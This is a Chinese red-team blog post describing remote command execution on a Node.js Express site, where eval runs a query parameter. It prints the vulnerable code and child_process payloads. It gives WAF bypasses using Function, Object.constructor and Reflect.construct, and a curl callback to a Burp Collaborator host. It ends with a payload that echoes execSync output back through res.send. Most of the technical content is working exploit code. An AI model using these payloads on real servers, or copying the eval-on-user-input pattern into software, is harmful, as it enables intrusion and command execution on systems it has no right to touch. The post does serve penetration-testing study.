express框架一些渗透技巧

原创海岸线突击队 酒仙桥六号部队
2020-10-12原文

> 这是 **酒仙桥六号部队** 的第 **87** 篇文章。
> 全文共计668个字，预计阅读时长3分钟。


前言

在某个行业hw中的一次红蓝对抗，被waf封的头皮发麻。在反序列化打不进去，弱口令也爆破不出来的时候。发现了一个突破的站点。

分析

这个网站是一个nodejs的网站，用的express框架。这个可以从返回数据包看出来，

X-Powered-By: Express



根据静态资源的部分特征，github上搜索到部分相关代码。

代码

这里把相关代码简化下。大概如下：


```
var express = require('express');
```

```
var app = express();

var funcs = {

            getList: getReadMsg,

            getMsg: "getMsg",

};

function getReadMsg() {

        console.log('aaaaaa')

        }

app.get('/', function(req, res) {

            var resp=eval('funcs.' + req.query.test);

            res.send('Response</br>'+resp);

});
```

```
app.listen(8001);


console.log('Server runing at http://127.0.0.1:8001/');
```

本地测试环境比较顺利，Node.js中的chile_process.exec调用的是bash，它是一个bash解释器，可以执行系统命令。在eval函数的参数中可以构造require('child_process').exec('');来进行调用。

```
require('child_process').exec('');
```




WAF

线上环境测试遇到WAF，通过测试发现对eval这个函数进行了过滤。这里可以使用如下的方法去绕过。


```
test=Function(require('child_process').exec('curl+547q0etugr2fu1ehjlkto83s1j79vy.burpcollaborator.net'))()
```

或者使用这几个：

```
test=getList(1);Object.constructor(payload)()


test=getList(1);Reflect.construct(Function,[payload])()
```




到了最关键的一步，去线上测试下漏洞，执行了下发现没有看到dns log，反复研究后发现，这台服务器不能出网。由于这个命令执行没得回显，这个漏洞显得有点鸡肋。




回显

然后使用了res.send。





使用如下payload：

```
Reflect.construct(Function,[res.send(require('child_process').execSync('ifconfig'))])()
```



显示无法读取未定义的属性，这个是前面函数没有闭合导致的报错。直接闭合函数，就成功回显命令。





知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论